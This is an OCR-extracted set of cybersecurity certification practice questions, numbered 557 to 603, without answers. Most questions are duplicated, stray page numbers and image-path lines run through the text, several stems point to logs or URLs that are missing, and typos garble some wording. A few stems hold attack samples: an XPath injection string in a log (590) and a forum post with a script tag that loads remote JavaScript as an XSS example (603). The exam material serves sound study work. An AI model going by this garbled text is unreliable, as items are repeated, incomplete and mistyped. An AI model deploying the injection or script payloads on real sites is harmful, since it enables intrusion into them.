C. A logic bomb was executed and is responsible for the data transfers.
D. A fileless virus is spreading in the local network environment.

1113

557. A user is concerned that a web application will not be able to handle unexpected or random inputs without crashing. Which of the following BEST describes the type of testing the user should perform?

A. Code signing
B. Fuzzing
C. Manual code review
D. Dynamic code analysis

1114

557. A user is concerned that a web application will not be able to handle unexpected or random inputs without crashing. Which of the following BEST describes the type of testing the user should perform?

A. Code signing
B. Fuzzing
C. Manual code review
D. Dynamic code analysis

1115

558. A Chief Security Officer's (CSO's) key priorities are to improve preparation, response, and recovery practices to minimize system downtime and enhance organizational resilience to ransomware attacks. Which of the following would BEST meet the CSO's objectives?

A. Use email-filtering software and centralized account management, patch high-risk systems, and restrict administration privileges on fileshares.
B. Purchase cyber insurance from a reputable provider to reduce expenses during an incident.
C. Invest in end-user awareness training to change the long-term culture and behavior of staff and executives, reducing the organization's susceptibility to phishing attacks.
D. Implement application whitelisting and centralized event-log management, and perform regular testing and validation of full backups.

1116

558. A Chief Security Officer's (CSO's) key priorities are to improve preparation, response, and recovery practices to minimize system downtime and enhance organizational resilience to ransomware attacks. Which of the following would BEST meet the CSO's objectives?

A. Use email-filtering software and centralized account management, patch high-risk systems, and restrict administration privileges on fileshares.
B. Purchase cyber insurance from a reputable provider to reduce expenses during an incident.
C. Invest in end-user awareness training to change the long-term culture and behavior of staff and executives, reducing the organization's susceptibility to phishing attacks.
D. Implement application whitelisting and centralized event-log management, and perform regular testing and validation of full backups.

1117

559. A financial organization has adopted a new secure, encrypted document-sharing application to help with its customer loan process. Some important PII needs to be shared across this new platform, but it is getting blocked by the DLP systems. Which of the following actions will BEST allow the PII to be shared with the secure application without compromising the organization's security posture?

A. Configure the DLP policies to allow all PII.
B. Configure the firewall to allow all ports that are used by this application.
C. Configure the antivirus software to allow the application.
D. Configure the DLP policies to whitelist this application with the specific PII.
E. Configure the application to encrypt the PII.

1118

559. A financial organization has adopted a new secure, encrypted document-sharing application to help with its customer loan process. Some important PII needs to be shared across this new platform, but it is getting blocked by the DLP systems. Which of the following actions will BEST allow the PII to be shared with the secure application without compromising the organization's security posture?

A. Configure the DLP policies to allow all PII.
B. Configure the firewall to allow all ports that are used by this application.
C. Configure the antivirus software to allow the application.
D. Configure the DLP policies to whitelist this application with the specific PII.
E. Configure the application to encrypt the PII.

1119

560. A security auditor is reviewing vulnerability scan data provided by an internal security team. Which of the following BEST indicates that valid credentials were used?

A. The scan results show open ports, protocols, and services exposed on the target host.
B. The scan enumerated software versions of installed programs.
C. The scan produced a list of vulnerabilities on the target host.
D. The scan identified expired SSL certificates.

1120

560. A security auditor is reviewing vulnerability scan data provided by an internal security team. Which of the following BEST indicates that valid credentials were used?

A. The scan results show open ports, protocols, and services exposed on the target host.
B. The scan enumerated software versions of installed programs.
C. The scan produced a list of vulnerabilities on the target host.
D. The scan identified expired SSL certificates.

1121

561. On which of the following is the live acquisition of data for forensic analysis MOST dependent? (Select TWO).

A. Data accessibility
B. Legal hold
C. Cryptographic or hash algorithm
D. Data retention legislation
E. Value and volatility of data
F. Right-to-audit clauses

1122

561. On which of the following is the live acquisition of data for forensic analysis MOST dependent? (Select TWO).

A. Data accessibility
B. Legal hold
C. Cryptographic or hash algorithm
D. Data retention legislation
E. Value and volatility of data
F. Right-to-audit clauses

1123

562. A company recently transitioned to a strictly BYOD culture due to the cost of replacing lost or damaged corporate-owned mobile devices. Which of the following technologies would be BEST to balance the BYOD culture while also protecting the company's data?

A. Containerization
B. Geofencing
C. Full-disk encryption
D. Remote wipe

1124

562. A company recently transitioned to a strictly BYOD culture due to the cost of replacing lost or damaged corporate-owned mobile devices. Which of the following technologies would be BEST to balance the BYOD culture while also protecting the company's data?

A. Containerization
B. Geofencing
C. Full-disk encryption
D. Remote wipe

1125

563. A pharmaceutical sales representative logs on to a laptop and connects to the public WIFI to check emails and update reports. Which of the following would be BEST to prevent other devices on the network from directly accessing the laptop? (Select TWO).

A. Trusted Platform module
B. A host-based firewall
C. A DLP solution
D. Full disk encryption
E. A VPN
F. Antivirus software

1126

563. A pharmaceutical sales representative logs on to a laptop and connects to the public WIFI to check emails and update reports. Which of the following would be BEST to prevent other devices on the network from directly accessing the laptop? (Select TWO).

A. Trusted Platform module
B. A host-based firewall
C. A DLP solution
D. Full disk encryption
E. A VPN
F. Antivirus software

1127

564. A startup company is using multiple SaaS and IaaS platforms to stand up a corporate infrastructure and build out a customer-facing web application. Which of the following solutions would be BEST to provide security, manageability, and visibility into the platforms?

A. SIEM
B. DLP
C. CASB
D. SWG

1128

564. A startup company is using multiple SaaS and IaaS platforms to stand up a corporate infrastructure and build out a customer-facing web application. Which of the following solutions would be BEST to provide security, manageability, and visibility into the platforms?

A. SIEM
B. DLP
C. CASB
D. SWG

1129

565. A university with remote campuses, which all use different service providers, loses Internet connectivity across all locations. After a few minutes, Internet and VoIP services are restored, only to go offline again at random intervals, typically within four minutes of services being restored. Outages continue throughout the day, impacting all inbound and outbound connections and services. Services that are limited to the local LAN or WIFI network are not impacted, but all WAN and VoIP services are affected.

Later that day, the edge-router manufacturer releases a CVE outlining the ability of an attacker to exploit the SIP protocol handling on devices, leading to resource exhaustion and system reloads. Which of the following BEST describe this type of attack? (Select TWO).

A. DoS
B. SSL stripping
C. Memory leak
D. Race condition
E. Shimming
F. Refactoring

1130

565. A university with remote campuses, which all use different service providers, loses Internet connectivity across all locations. After a few minutes, Internet and VoIP services are restored, only to go offline again at random intervals, typically within four minutes of services being restored. Outages continue throughout the day, impacting all inbound and outbound connections and services. Services that are limited to the local LAN or WIFI network are not impacted, but all WAN and VoIP services are affected.

Later that day, the edge-router manufacturer releases a CVE outlining the ability of an attacker to exploit the SIP protocol handling on devices, leading to resource exhaustion and system reloads. Which of the following BEST describe this type of attack? (Select TWO).

A. DoS
B. SSL stripping
C. Memory leak
D. Race condition
E. Shimming
F. Refactoring

1131

566. The Chief Financial Officer (CFO) of an insurance company received an email from Ann, the company's Chief Executive Officer (CEO), requesting a transfer of $10,000 to an account. The email states Ann is on vacation and has lost her purse, containing cash and credit cards. Which of the following social-engineering techniques is the attacker using?

A. Phishing
B. Whaling
C. Typo squatting
D. Pharming

1132

566. The Chief Financial Officer (CFO) of an insurance company received an email from Ann, the company's Chief Executive Officer (CEO), requesting a transfer of $10,000 to an account. The email states Ann is on vacation and has lost her purse, containing cash and credit cards. Which of the following social-engineering techniques is the attacker using?

A. Phishing
B. Whaling
C. Typo squatting
D. Pharming

1133

567. Which of the following BEST explains the reason why a server administrator would place a document named password.txt on the desktop of an administrator account on a server?

A. The document is a honeyfile and is meant to attract the attention of a cyberintruder.
B. The document is a backup file if the system needs to be recovered.
C. The document is a standard file that the OS needs to verify the login credentials.
D. The document is a keylogger that stores all keystrokes should the account be compromised.

1134

567. Which of the following BEST explains the reason why a server administrator would place a document named password.txt on the desktop of an administrator account on a server?

A. The document is a honeyfile and is meant to attract the attention of a cyberintruder.
B. The document is a backup file if the system needs to be recovered.
C. The document is a standard file that the OS needs to verify the login credentials.
D. The document is a keylogger that stores all keystrokes should the account be compromised.

1135

568. An organization is developing a plan in the event of a complete loss of critical systems and data. Which of the following plans is the organization MOST likely developing?

A. Incident response
B. Communications
C. Disaster recovery
D. Data retention

1136

568. An organization is developing a plan in the event of a complete loss of critical systems and data. Which of the following plans is the organization MOST likely developing?

A. Incident response
B. Communications
C. Disaster recovery
D. Data retention

1137

569. In which of the following common use cases would steganography be employed?

A. Obfuscation
B. Integrity
C. Non-repudiation
D. Blockchain

1138

569. In which of the following common use cases would steganography be employed?

A. Obfuscation
B. Integrity
C. Non-repudiation
D. Blockchain

1139

570. A RAT that was used to compromise an organization's banking credentials was found on a user's computer. The RAT evaded antivirus detection. It was installed by a user who was local administrator rights to the system as part of a remote management tool set. Which of the following recommendations would BEST prevent this from reoccurring?

A. Create a new acceptable use policy.
B. Segment the network into trusted and untrusted zones.
C. Enforce application whitelisting.
D. Implement DLP at the network boundary.

1140

570. A RAT that was used to compromise an organization's banking credentials was found on a user's computer. The RAT evaded antivirus detection. It was installed by a user who was local administrator rights to the system as part of a remote management tool set. Which of the following recommendations would BEST prevent this from reoccurring?

A. Create a new acceptable use policy.
B. Segment the network into trusted and untrusted zones.
C. Enforce application whitelisting.
D. Implement DLP at the network boundary.

1141

571. Which of the following cloud models provides clients with servers, storage, and networks but nothing else?

A. SaaS
B. PaaS
C. IaaS
D. DaaS

1142

571. Which of the following cloud models provides clients with servers, storage, and networks but nothing else?

A. SaaS
B. PaaS
C. IaaS
D. DaaS

1143

572. A development team employs a practice of bringing all the code changes from multiple team members into the same development project through automation. A tool is utilized to validate the code and track source code through version control. Which of the following BEST describes this process?

A. Continuous delivery
B. Continuous integration
C. Continuous validation
D. Continuous monitoring

1144

572. A development team employs a practice of bringing all the code changes from multiple team members into the same development project through automation. A tool is utilized to validate the code and track source code through version control. Which of the following BEST describes this process?

A. Continuous delivery
B. Continuous integration
C. Continuous validation
D. Continuous monitoring

1145

573. The IT department's on-site developer has been with the team for many years. Each time an application is released, the security team is able to identify multiple vulnerabilities. Which of the following would BEST help the team ensure the application is ready to be released to production?

A. Limit the use of third-party libraries.
B. Prevent data exposure queries.
C. Obfuscate the source code.
D. Submit the application to QA before releasing it.

1146

573. The IT department's on-site developer has been with the team for many years. Each time an application is released, the security team is able to identify multiple vulnerabilities. Which of the following would BEST help the team ensure the application is ready to be released to production?

A. Limit the use of third-party libraries.
B. Prevent data exposure queries.
C. Obfuscate the source code.
D. Submit the application to QA before releasing it.

1147

574. Phishing and spear-phishing attacks have been occurring more frequently against a company's staff. Which of the following would MOST likely help mitigate this issue?

A. DNSSEC and DMARC
B. DNS query logging
C. Exact mail exchanger records in the DNS
D. The addition of DNS conditional forwarders

1148

574. Phishing and spear-phishing attacks have been occurring more frequently against a company's staff. Which of the following would MOST likely help mitigate this issue?

A. DNSSEC and DMARC
B. DNS query logging
C. Exact mail exchanger records in the DNS
D. The addition of DNS conditional forwarders

1149

575. Which of the following refers to applications and systems that are used within an organization without consent or approval?

A. Shadow IT
B. OSINT
C. Dark web
D. Insider threats

1150

575. Which of the following refers to applications and systems that are used within an organization without consent or approval?

A. Shadow IT
B. OSINT
C. Dark web
D. Insider threats

1151

576. In which of the following risk management strategies would cybersecurity insurance be used?

A. Transference
B. Avoidance
C. Acceptance
D. Mitigation

1152

576. In which of the following risk management strategies would cybersecurity insurance be used?

A. Transference
B. Avoidance
C. Acceptance
D. Mitigation

577. A company is implementing MFA for all applications that store sensitive data. The IT manager wants MFA to be non-disruptive and user friendly. Which of the following technologies should the IT manager use when implementing MFA?

A. One-time passwords
B. Email tokens
C. Push notifications
D. Hardware authentication

577. A company is implementing MFA for all applications that store sensitive data. The IT manager wants MFA to be non-disruptive and user friendly. Which of the following technologies should the IT manager use when implementing MFA?

A. One-time passwords
B. Email tokens
C. Push notifications
D. Hardware authentication

1155

578. Joe, an employee, receives an email stating he won the lottery. The email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm Joe's identity before sending him the prize. Which of the following BEST describes this type of email?

A. Spear phishing
B. Whaling
C. Phishing
D. Vishing

1156

578. Joe, an employee, receives an email stating he won the lottery. The email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm Joe's identity before sending him the prize. Which of the following BEST describes this type of email?

A. Spear phishing
B. Whaling
C. Phishing
D. Vishing

1157

579. A researcher has been analyzing large data sets for the last ten months. The researcher works with colleagues from other institutions and typically connects via SSH to retrieve additional data. Historically, this setup has worked without issue, but the researcher recently started getting the following message:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING:  REMOTE HOST IDENTIFICATION HAS CHANGED!    @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
The fingerprint for the RSA key sent by the remote host is
SHA256:cBqYjal6ToV3jEIJHUSKtjjVziqnVd4Cz+1fhTM6+k4.
Please contact your system administrator.
RSA host key for 18.231.33.78 has changed and you have requested strict checking.
Host key verification failed.
```

Which of the following network attacks is the researcher MOST likely experiencing?

A. MAC cloning
B. Evil twin
C. Man-in-the-middle.
D. ARP poisoning

1158

579. A researcher has been analyzing large data sets for the last ten months. The researcher works with colleagues from other institutions and typically connects via SSH to retrieve additional data. Historically, this setup has worked without issue, but the researcher recently started getting the following message:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING:  REMOTE HOST IDENTIFICATION HAS CHANGED!    @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
The fingerprint for the RSA key sent by the remote host is
SHA256:cBqYjal6ToV3jEIJHUSKtjjVziqnVd4Cz+1fhTM6+k4.
Please contact your system administrator.
RSA host key for 18.231.33.78 has changed and you have requested strict checking.
Host key verification failed.
```

Which of the following network attacks is the researcher MOST likely experiencing?

A. MAC cloning
B. Evil twin
C. Man-in-the-middle.
D. ARP poisoning

580. Which of the following would MOST likely support the integrity of a voting machine?


A. Asymmetric encryption
B. Blockchain
C. Transport Layer Security
D. Perfect forward secrecy

580. Which of the following would MOST likely support the integrity of a voting machine?


A. Asymmetric encryption
B. Blockchain
C. Transport Layer Security
D. Perfect forward secrecy

1161

581. A security analyst is reviewing a new website that will soon be made publicly available. The analyst sees the following in the URL:



The analyst then sends an internal user a link to the new website for testing purposes, and when the user clicks the link, the analyst is able to browse the website with the following URL:




Which of the following application attacks is being tested?


A. Pass-the-hash
B. Session replay
C. Object deference
D. Cross-site request forgery

1162

581. A security analyst is reviewing a new website that will soon be made publicly available. The analyst sees the following in the URL:



The analyst then sends an internal user a link to the new website for testing purposes, and when the user clicks the link, the analyst is able to browse the website with the following URL:



Which of the following application attacks is being tested?

A. Pass-the-hash
B. Session replay
C. Object deference
D. Cross-site request forgery

582. A company's bank has reported that multiple corporate credit cards have been stolen over the past several weeks. The bank has provided the names of the affected cardholders to the company's forensics team to assist in the cyber-incident investigation.

An incident responder learns the following information:

The timeline of stolen card numbers corresponds closely with affected users making internet-based purchases from diverse websites via enterprise desktop PCs.

All purchase connections were encrypted, and the company uses an SSL inspection proxy for the inspection of encrypted traffic of the hardwired network.

Purchases made with corporate cards over the corporate guest WIFI network, where no SSL inspection occurs, were unaffected.

Which of the following is the MOST likely root cause?

A. HTTPS sessions are being downgraded to insecure cipher suites.
B. The SSL inspection proxy is feeding events to a compromised SIEM.
C. The payment providers are insecurely processing credit card charges.
D. The adversary has not yet established a presence on the guest WIFI network.

582. A company's bank has reported that multiple corporate credit cards have been stolen over the past several weeks. The bank has provided the names of the affected cardholders to the company's forensics team to assist in the cyber-incident investigation.

An incident responder learns the following information:

The timeline of stolen card numbers corresponds closely with affected users making internet-based purchases from diverse websites via enterprise desktop PCs.

All purchase connections were encrypted, and the company uses an SSL inspection proxy for the inspection of encrypted traffic of the hardwired network.

Purchases made with corporate cards over the corporate guest WIFI network, where no SSL inspection occurs, were unaffected.

Which of the following is the MOST likely root cause?

A. HTTPS sessions are being downgraded to insecure cipher suites.
B. The SSL inspection proxy is feeding events to a compromised SIEM.
C. The payment providers are insecurely processing credit card charges.
D. The adversary has not yet established a presence on the guest WIFI network.

583. Which of the following is the purpose of a risk register?

A. To define the level or risk using probability and likelihood
B. To register the risk with the required regulatory agencies.
C. To identify the risk, the risk owner, and the risk measures.
D. To formally log the type of risk mitigation strategy the organization is using.

583. Which of the following is the purpose of a risk register?

A. To define the level or risk using probability and likelihood
B. To register the risk with the required regulatory agencies.
C. To identify the risk, the risk owner, and the risk measures.
D. To formally log the type of risk mitigation strategy the organization is using.

1167

584. A cybersecurity manager has scheduled biannual meetings with the IT team and department leaders to discuss how they would respond to hypothetical cyberattacks. During these meetings, the manager presents a scenario and injects additional information throughout the session to replicate what might occur in a dynamic cybersecurity event involving the company, its facilities, its data, and its staff. Which of the following describes what the manager is doing?

A. Developing an incident response plan.
B. Building a disaster recovery plan.
C. Conducting a tabletop exercise.
D. Running a simulation exercise.

1168

584. A cybersecurity manager has scheduled biannual meetings with the IT team and department leaders to discuss how they would respond to hypothetical cyberattacks. During these meetings, the manager presents a scenario and injects additional information throughout the session to replicate what might occur in a dynamic cybersecurity event involving the company, its facilities, its data, and its staff. Which of the following describes what the manager is doing?

A. Developing an incident response plan.
B. Building a disaster recovery plan.
C. Conducting a tabletop exercise.
D. Running a simulation exercise.

1169

585. A manufacturer creates designs for very high security products that are required to be protected and controlled by government regulations. These designs are not accessible by corporate networks or the Internet. Which of the following is the BEST solution to protect these designs?

A. An air gap.
B. A Faraday cage.
C. A shielded cable.
D. A demilitarized zone.

1170

585. A manufacturer creates designs for very high security products that are required to be protected and controlled by government regulations. These designs are not accessible by corporate networks or the Internet. Which of the following is the BEST solution to protect these designs?

A. An air gap.
B. A Faraday cage.
C. A shielded cable.
D. A demilitarized zone.

1171

586. In which of the following situations would it be BEST to use a detective control type for mitigation?

A. A company implemented a network load balancer to ensure 99.999% availability of its web application.
B. A company designed a backup solution to increase the chances of restoring services in case of a natural disaster.
C. A company purchased an application-level firewall to isolate traffic between the accounting department and the information technology department.
D. A company purchased an IPS system, but after reviewing the requirements, the appliance was supposed to monitor, not block, any traffic.
E. A company purchased liability insurance for flood protection on all capital assets.

1172

586. In which of the following situations would it be BEST to use a detective control type for mitigation?

A. A company implemented a network load balancer to ensure 99.999% availability of its web application.
B. A company designed a backup solution to increase the chances of restoring services in case of a natural disaster.
C. A company purchased an application-level firewall to isolate traffic between the accounting department and the information technology department.
D. A company purchased an IPS system, but after reviewing the requirements, the appliance was supposed to monitor, not block, any traffic.
E. A company purchased liability insurance for flood protection on all capital assets.

1173

587. An analyst needs to identify the applications a user was running and the files that were open before the user's computer was shut off by holding down the power button. Which of the following would MOST likely contain that information?

A. NGFW
B. Pagefile
C. NetFlow
D. RAM

1174

587. An analyst needs to identify the applications a user was running and the files that were open before the user's computer was shut off by holding down the power button. Which of the following would MOST likely contain that information?

A. NGFW
B. Pagefile
C. NetFlow
D. RAM

1175

588. A recently discovered zero-day exploit utilizes an unknown vulnerability in the SMB network protocol to rapidly infect computers. Once infected, computers are encrypted and held for ransom. Which of the following would BEST prevent this attack from reoccurring?

A. Configure the perimeter firewall to deny inbound external connections to SMB ports
B. Ensure endpoint detection and response systems are alerting on suspicious SMB connections
C. Deny unauthenticated users access to shared network folders.
D. Verify computers are set to install monthly operating system updates automatically.

1176

588. A recently discovered zero-day exploit utilizes an unknown vulnerability in the SMB network protocol to rapidly infect computers. Once infected, computers are encrypted and held for ransom. Which of the following would BEST prevent this attack from reoccurring?

A. Configure the perimeter firewall to deny inbound external connections to SMB ports
B. Ensure endpoint detection and response systems are alerting on suspicious SMB connections
C. Deny unauthenticated users access to shared network folders.
D. Verify computers are set to install monthly operating system updates automatically.

1177

589. Which of the following policies would help an organization identify and mitigate potential single points of failure in the company's IT/Security operations?

A. Least privilege
B. Awareness training
C. Separation of duties
D. Mandatory vacation

1178


589. Which of the following policies would help an organization identify and mitigate potential single points of failure in the company's IT/Security operations?

A. Least privilege
B. Awareness training
C. Separation of duties
D. Mandatory vacation

1179

590. A security analyst receives a SIEM alert that someone logged in to the appadmin test account, which is only used for the early detection of attacks. The security analyst then reviews the following application log:

```
'''
[03/06/20xx:17:20:18] system 127.0.0.1 FindXPath=//User[Username/text()='foo' or 7=7 or 'o'='o' And Password/text='bar']
[03/06/20xx:17:21:18] appadmin 194.28.114.102 action:login result:success
[03/06/20xx:17:22:18] appadmin 194.28.114.102 action:open.account(12345) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(45678) result:fail
```




Which of the following can the security analyst conclude?

A. A replay attack is being conducted against the application
B. An injection attack is being conducted against a user authentication system.
C. A service account password may have been changed, resulting in continuous failed logins within the application.
D. A credentialed vulnerability scanner attack is testing several CVE's against the application

1180

590. A security analyst receives a SIEM alert that someone logged in to the appadmin test account, which is only used for the early detection of attacks. The security analyst then reviews the following application log:

```
'''
[03/06/20xx:17:20:18] system 127.0.0.1 FindXPath=//User[Username/text()='foo' or 7=7 or 'o'='o' And Password/text='bar']
[03/06/20xx:17:21:18] appadmin 194.28.114.102 action:login result:success
[03/06/20xx:17:22:18] appadmin 194.28.114.102 action:open.account(12345) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(45678) result:fail
```



Which of the following can the security analyst conclude?

A. A replay attack is being conducted against the application
B. An injection attack is being conducted against a user authentication system.
C. A service account password may have been changed, resulting in continuous failed logins within the application.
D. A credentialed vulnerability scanner attack is testing several CVE's against the application

591. A security analyst is looking for a solution to help communicate to the leadership team the severity levels of the organization's vulnerabilities. Which of the following would BEST meet this need?

A. CVE
B. SIEM
C. SOAR
D. CVSS

591. A security analyst is looking for a solution to help communicate to the leadership team the severity levels of the organization's vulnerabilities. Which of the following would BEST meet this need?

A. CVE
B. SIEM
C. SOAR
D. CVSS

1183

592. A consultant is configuring a vulnerability scanner for a large, global organization in multiple countries. The consultant will be using a service account to scan systems with administrative privileges on a weekly basis, but ther is a concern that hackers could gain access to the account and pivot through the global network. Which of the following would be BEST to help mitigate this concern?

A. Create consultant accounts for each region, each configured with push MFA notifications
B. Create one global administrator account and enforce Kerberos authentication
C. Create different accounts for each region, limit their logon times, and alert on risky logins
D. Create a guest account for each region, remember the last ten passwords, and block password

1184

592. A consultant is configuring a vulnerability scanner for a large, global organization in multiple countries. The consultant will be using a service account to scan systems with administrative privileges on a weekly basis, but ther is a concern that hackers could gain access to the account and pivot through the global network. Which of the following would be BEST to help mitigate this concern?

A. Create consultant accounts for each region, each configured with push MFA notifications
B. Create one global administrator account and enforce Kerberos authentication
C. Create different accounts for each region, limit their logon times, and alert on risky logins
D. Create a guest account for each region, remember the last ten passwords, and block password

1185

593. Which of the following technical controls is BEST suited for the detection and prevention of buffer overflows on hosts?

A. DLP
B. HIDS
C. EDR
D. NIPS

1186

593. Which of the following technical controls is BEST suited for the detection and prevention of buffer overflows on hosts?

A. DLP
B. HIDS
C. EDR
D. NIPS

1187

594. Joe, a user at a company, clicked an email link that led to a website that infected his workstation. Joe, was connected to the network and the virus spread to the network shares. The protective measures failed to stop this virus and it continues to evade detection. Which of the following should the administrator implement to protect the environment from this malware?

A. Install a definition-based antivirus
B. Implement an IDS/IPS
C. Implement a heuristic behavior-detection solution
D. Implement CASB to protect the network shares

1188

594. Joe, a user at a company, clicked an email link that led to a website that infected his workstation. Joe, was connected to the network and the virus spread to the network shares. The protective measures failed to stop this virus and it continues to evade detection. Which of the following should the administrator implement to protect the environment from this malware?

A. Install a definition-based antivirus
B. Implement an IDS/IPS
C. Implement a heuristic behavior-detection solution
D. Implement CASB to protect the network shares

1189

595. A user recently received a SMS on a mobile phone that asked for bank delays. Which of the following social-engineering techniques was used in this case?

A. SPIM
B. Vishing
C. Spear phishing
D. Smishing

1190


595. A user recently received a SMS on a mobile phone that asked for bank delays. Which of the following social-engineering techniques was used in this case?

A. SPIM
B. Vishing
C. Spear phishing
D. Smishing

 1191

1191

596. A security analyst needs to determine how an attacker was able to use User3 to gain a foothold within a company's network. The company's lockout policy requires that an account be locked out for a minimum of 15 minutes after three unsuccessful attempts. While reviewing the log files, the analyst discovers the following:




Which of the following attacks MOST likely occurred?

A. Dictionary
B. Credential-stuffing
C. Password-spraying
D. Brute force

 1192

1192

596. A security analyst needs to determine how an attacker was able to use User3 to gain a foothold within a company's network. The company's lockout policy requires that an account be locked out for a minimum of 15 minutes after three unsuccessful attempts. While reviewing the log files, the analyst discovers the following:



Which of the following attacks MOST likely occurred?

A. Dictionary
B. Credential-stuffing
C. Password-spraying
D. Brute force

1193

597. A security analyst discovers that a company username and password database was posted on an internet forum. The username and passwords are stored in plain text. Which of the following would mitigate the damage done by this type of data exfiltration in the future?

A. Create DLP controls that prevent documents from leaving the network
B. Implement salting and hashing
C. Configure the web content filter to block access to the forum
D. Increase password complexity requirements

1194

597. A security analyst discovers that a company username and password database was posted on an internet forum. The username and passwords are stored in plain text. Which of the following would mitigate the damage done by this type of data exfiltration in the future?

A. Create DLP controls that prevent documents from leaving the network
B. Implement salting and hashing
C. Configure the web content filter to block access to the forum
D. Increase password complexity requirements

598. Which of the following BEST describes a security exploit for which a vendor patch is not readily available?

A. Integer overflow
B. Zero-day
C. End of life
D. Race condition

598. Which of the following BEST describes a security exploit for which a vendor patch is not readily available?

A. Integer overflow
B. Zero-day
C. End of life
D. Race condition

1197

599. A security analyst needs to implement a MDM solution for BYOD users that will allow the company to retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen. Which of the following would BEST meet these requirements? (Select TWO)

A. Full-device encryption
B. Network usage rules
C. Geofencing
D. Containerization
E. Application whitelisting
F. Remote control

1198

599. A security analyst needs to implement a MDM solution for BYOD users that will allow the company to retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen. Which of the following would BEST meet these requirements? (Select TWO)

A. Full-device encryption
B. Network usage rules
C. Geofencing
D. Containerization
E. Application whitelisting
F. Remote control

1199

600. A technician needs to prevent data loss in a laboratory. The laboratory is not connected to any external networks. Which of the following methods would BEST prevent data loss? (Select TWO)

A. VPN
B. Drive encryption
C. Network firewall
D. File-level encryption
E. USB blocker
F. MFA

1200

600. A technician needs to prevent data loss in a laboratory. The laboratory is not connected to any external networks. Which of the following methods would BEST prevent data loss? (Select TWO)

A. VPN
B. Drive encryption
C. Network firewall
D. File-level encryption
E. USB blocker
F. MFA

 1201

1201

601. Which of the following are requirements that must be configured for PCI DSS compliance? (Select TWO)

A. Testing security systems and processes regularly
B. Installing and maintaining a web proxy to protect cardholder data
C. Assigning a unique ID to each person with computer access
D. Encrypting transmission of cardholder data across private networks
E. Benchmarking security awareness training for contractors
F. Using vendor-supplied default passwords for system passwords

 1202

1202

601. Which of the following are requirements that must be configured for PCI DSS compliance? (Select TWO)

A. Testing security systems and processes regularly

B. Installing and maintaining a web proxy to protect cardholder data

C. Assigning a unique ID to each person with computer access

D. Encrypting transmission of cardholder data across private networks

E. Benchmarking security awareness training for contractors

F. Using vendor-supplied default passwords for system passwords

1203

602. A company's Chief Information Security Officer (CISO) recently warned the security manager that the company's Chief Executive Officer (CEO) is planning to publish a controversial option article in a national newspaper, which may result in new cyberattacks. Which of the following would be BEST for the security manager to use in a threat mode?

A. Hacktivists
B. White-hat hackers
C. Script kiddies
D. Insider threats

1204

602. A company's Chief Information Security Officer (CISO) recently warned the security manager that the company's Chief Executive Officer (CEO) is planning to publish a controversial option article in a national newspaper, which may result in new cyberattacks. Which of the following would be BEST for the security manager to use in a threat mode?

A. Hacktivists
B. White-hat hackers
C. Script kiddies
D. Insider threats

 1205

1205

603. An analyst visits an internet forum looking for information about a tool. The analyst finds a threat that appears to contain relevant information. One of the posts says the following:

```
Hello everyone,
I am having the same problem with my server. Can you help me?

<script type="text/javascript" src=http://website.com/user.js>
Onload=sqlexec();
</script>

Thank you,

Joe
```


Which of the following BEST describes the attack that was attempted against the forum readers?

A. SOU attack
B. DLL attack
C. XSS attack
D. API attack

 1206

1206

603. An analyst visits an internet forum looking for information about a tool. The analyst finds a threat that appears to contain relevant information. One of the posts says the following:



Which of the following BEST describes the attack that was attempted against the forum readers?

A. SOU attack
B. DLL attack
C. XSS attack
D. API attack

